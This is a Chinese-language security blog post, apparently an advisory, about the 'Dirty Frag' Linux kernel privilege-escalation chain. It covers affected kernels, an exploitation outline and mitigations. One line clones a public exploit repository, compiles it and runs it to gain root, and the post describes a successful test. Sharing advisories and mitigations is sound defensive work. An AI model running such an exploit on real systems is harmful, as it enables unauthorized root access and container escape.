随着 AI 的进化以及 Anthropic Mythos这类模型的出现,挖漏洞的速度明显增快,继前几天才出现的 copy fail 内核漏洞之后,于前天又一Linux 内核DirtyFrag漏洞链公开,高危本地提权,容器逃逸风险极高。
该漏洞通过链式利用两个独立的页缓存写入模块——xfrm-ESP Page-Cache Write(2017 年引入)与 RxRPC Page-Cache Write(2023 年引入),使本地普通用户可无条件提权至 root。漏洞 EXP 已公开,建议受影响用户立即实施临时缓解措施。
🔎 漏洞概述
·名称:Dirty Frag
·危害等级:高危
·漏洞编号:CVE-2026-43284 / CVE-2026-43500
·漏洞类型:Linux 内核本地权限提升 LPE
·发现:Hyunwoo Kim,2026-05-07 公开
·核心原理:内核零拷贝页缓存路径逻辑缺陷,结合 IPsec ESP、RxRPC 模块,普通用户通过构造特殊流量污染只读内核页缓存,篡改高权限程序逻辑,实现普通用户直接提权至 root
⚙️ 技术要点
·组件:xfrm-ESP(IPsec,2017 年引入)+ RxRPC(AFS,2023 年引入)
·利用:构造特殊网络包 → 内核原地解密篡改只读页缓存 → 改写 /bin/suid 类文件 → root 权限
·特点:纯逻辑漏洞,无竞争、不崩溃、一次成功,PoC 已公开可直接复现
🌐 影响范围
·内核版本:Linux 4.14 ~ 7.0 全系列版本(2017年–2026年)
·主流发行版:Ubuntu、RHEL、CentOS Stream、AlmaLinux、Fedora、openSUSE
·业务场景:云服务器、物理机、Docker/K8s 容器环境、WSL2 子系统
·触发条件:本地低权限普通用户可登录,无需特殊权限、无需物理接触
💥复现过程

$ uname -r$ id$ git clone https://github.com/V4bel/dirtyfrag.git && cd dirtyfrag && gcc -O0 -Wall -o exp exp.c -lutil && ./exp# id
这里我也拿我的 rocky8.9 测试了下,复现成功:
🛡️ 处置建议
1.优先升级内核至各发行版修复版本
2.临时防护:
o禁用 ESP 模块:modprobe -r esp4 esp6(永久禁用可写入 /etc/modprobe.d/blacklist.conf 黑名单。)
o禁用 RxRPC:modprobe -r rxrpc(永久禁用可写入 /etc/modprobe.d/blacklist.conf 黑名单。)
o限制普通用户命名空间:sysctl -w kernel.unprivileged_userns_clone=0(永久配置写入 sysctl 配置文件并生效)
3.监控本地提权行为与容器异常逃逸事件
4.长亭也提供了个临时缓解方案
sh -c "printf 'install esp4 /bin/false\ninstall esp6 /bin/false\ninstall rxrpc /bin/false\n' > /etc/modprobe.d/dirtyfrag.conf; rmmod esp4 esp6 rxrpc 2>/dev/null; true"
禁用影响评估:
·不影响:普通 TCP/UDP 应用、TLS、SSH、HTTP(S) 服务、dm-crypt/LUKS 磁盘加密、kTLS——这些均不依赖 esp4/esp6/rxrpc模块。
·可能影响:IPsec/ESP 隧道(VPN)、Andrew File System(AFS)相关服务。执行前请确认系统是否使用上述功能(lsmod | grep -E 'esp4|esp6|rxrpc')。

随着 AI 的出现,传统的出漏洞再修复的方式已经快失效了,已没法跟上漏洞的披露速度了,奇安信也发布了相关的建议白皮书。正确看待 AI 的两面性吧。
好了,今天的分享就到这里了,希望对大家有所帮助。如果觉得还不错的话,各位看官动动小手点赞加关注,点击下面的链接可以直接进入本公众号,查看历史文章,谢谢大家^_^ 10个月宝宝每天需要喝多少奶粉?